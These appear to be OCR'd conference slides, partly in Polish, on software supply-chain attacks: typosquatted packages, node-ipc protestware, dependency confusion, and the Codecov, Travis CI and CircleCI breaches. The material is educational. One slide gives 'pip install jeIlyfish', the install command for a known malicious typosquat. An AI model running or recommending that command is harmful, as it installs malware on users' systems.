
CAN COMIC SANS SAVE YOUR LIFE?

CAN COMIC SANS SAVE YOUR LIFE?

pip install jeIlyfish

pip install jellyfish

JELLYFISH



https://security.snyk.io/vuln/SNYK-PYTHON-JEILYFISH-536726

PROTESTWARE

PROTESTWARE (NPM TYM RAZEM)

node-ipc


Sponsor Me On Github ❤

a nodejs module for local and remote Inter Process Communication with full support for Linux, Mac and Windows. It also supports all forms of socket communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.

po 16.03.2022

The code attempts to geo-locate where it's running, and if it discovers it is running with in Russia or Belarus, then it attempts to replace the contents of every file on the system with a unicode heart character: ❤️. In a more recent version, it instead just drops a file with a peace message on the desktop.

NODE-IPC



The file replacer code is true malware, designed to cause harm. Distributing it is against Github and NPMs terms of service, so a developer risks losing what platform they have when they do something like this.

https://www.npmjs.com/package/peacenotwar

DEPENDENCY NA NODE-IPC

VUE.JS PROJECT FOUND VULNERABLE TO NODE-IPC'S PROTESTWARE

The Vue.js CLI used to depend on `node-ipc` 's 9.x version range and was vulnerable to the `9.2.2` version which added the `peacenotwar` module that would write a `WITH-LOVE-FROM-AMERICA.txt` file on the user's desktop directory. The vulnerability in `@vue/cli` has since been fixed. Please update to the latest versions of `@vue/cli` , either 4.5.16+ or 5.0.3+ using your package manager of choice:

```
npm i -g @vue/cli
pnpm i -g @vue/cli
yarn global add @vue/cli
```

UNITY GAME ENGINE FOUND VULNERABLE TO NODE-IPC'S PROTESTWARE

Users have reported that the Unity game engine project was found to be distributing its software along with `node-ipc@9.2.2` which was alarming to users who surprisingly found a new file created on their desktop. The Unity team rushed to release a hotfix 3.1.1 version on March 16th to mitigate the issue.

Homepage

github.com/vuejs/core/tree/main/pack...

Weekly Downloads

2,811,307


Version	License
3.2.37	MIT

Unpacked Size	Total Files
2.55 MB	33

Issues	Pull Requests
428	231

https://snyk.io/blog/peacenotwar-malicious-npm-node-ipc-package-vulnerability/

DEPENDENCY CONFUSION



DEPENDENCY CONFUSION

Alex Birsan


Feb 9, 2021 · 11 min read ★ · Listen

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

DEPENDENCY CONFUSION

The code was meant for internal PayPal use, and, in its `package.json` file, appeared to contain a mix of public and private dependencies — public packages from npm, as well as non-public package names, most likely hosted internally by PayPal. These names did not exist on the public npm registry at the time.



```
"dependencies": {
  "express": "^4.3.0",
  "dustjs-helpers": "~1.6.3",
  "continuation-local-storage": "^3.1.0",
  "pplogger": "^0.2",
  "auth-paypal": "^2.0.0",
  "wurfl-paypal": "^1.0.0",
  "analytics-paypal": "~1.0.0"
}
```

Co się stanie, jeśli złośliwy kod zostanie przesłany do npm pod tymi nazwami? Czy to możliwe, że niektóre wewnętrzne projekty PayPala zaczną domyślnie korzystać z nowych pakietów publicznych zamiast prywatnych?


https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

Jeśli istnieją dwa źródła biblioteki o tej samej nazwie, domyślnie używana jest wyższa wersja.


When multiple candidate versions match a version specifier, the preferred version SHOULD be the latest version as determined by the consistent ordering defined by the standard Version scheme. Whether or not pre-releases are considered as candidate versions SHOULD be handled as described in Handling of pre-releases.

https://peps.python.org/pep-0440/

--extra-index-url https://pypi.python.org/simple
private repos lecą pierwsze.
Więc spoko. O ile config jest git



DEPENDENCY CONFUSION



CI

CODECOV

“On Thursday, April 1, 2021, we learned that someone had gained unauthorized access to our Bash Uploader script and modified it without our permission.

The actor gained access because of an error in Codecov’s Docker image creation process that allowed the actor to extract the credential required to modify our Bash Uploader script,”

Codecov said.

CODECOV

According to Codecov, the altered version of the Bash Uploader script could potentially affect:

- Any credentials, tokens, or keys that our customers were passing through their CI runner that would be accessible when the Bash Uploader script was executed.
- Any services, datastores, and application code that could be accessed with these credentials, tokens, or keys.
- The git remote information (URL of the origin repository) of repositories using the Bash Uploaders to upload coverage to Codecov in CI.

CODECOV

https://www.wilsonsmedia.com/federal-investigators-looking-into-breach-at-software-code-testing-company-codecov/

CODECOV

"29,000 clients include Atlassian, Proctor & Gamble, GoDaddy" + Open Source projects.

- Be ready to rotate your keys quickly.
- Be ready to update your SDLC chain.
- Know what versions might be affected

https://www.wilsonsmedia.com/federal-investigators-looking-into-breach-at-software-code-testing-company-codecov/

TRAVIS CI CVE-2021-41077

A security flaw in Travis CI potentially exposed the secrets of thousands of open source projects that rely on the hosted continuous integration service. Travis CI is a software-testing solution used by over 900,000 open source projects and 600,000 users. A vulnerability in the tool made it possible for secure environment variables—signing keys, access credentials, and API tokens of all public open source projects—to be exfiltrated.

TRAVIS CI CVE-2021-41077

Montana Travis CI Staff 9h

Hey all,


According to a received report, a Public repository forked from another one could file a pull request (standard functionality e.g. in GitHub, BitBucket, Assembla) and while doing it, obtain unauthorized access to secret from the original Public repository with a condition of printing some of the files during the build process. In this scenario secrets are still encrypted in the Travis CI database.

*The issue is valid only for **public** repositories not Private repositories. (In case of Private repository, Repository Owner has a full control on ability of someone to fork the repository.)*

Travis CI implemented a series of security patches starting on Sept 3rd that resolves this issue.

As a reminder, cycling your secrets is something that all users should do on a regular basis. If you are unsure how to do this please contact Support.

Travis CI Team.



CIRCLECI 1.2023

By January 4, 2023, our internal investigation had determined the scope of the intrusion by the unauthorized third party and the entry path of the attack. To date, we have learned that an unauthorized third party leveraged malware deployed to a CircleCI engineer's laptop in order to steal a valid, 2FA-backed SSO session. This machine was compromised on December 16, 2022. The malware was not detected by our antivirus software. Our investigation indicates that the malware was able to execute session cookie theft, enabling them to impersonate the targeted employee in a remote location and then escalate access to a subset of our production systems.

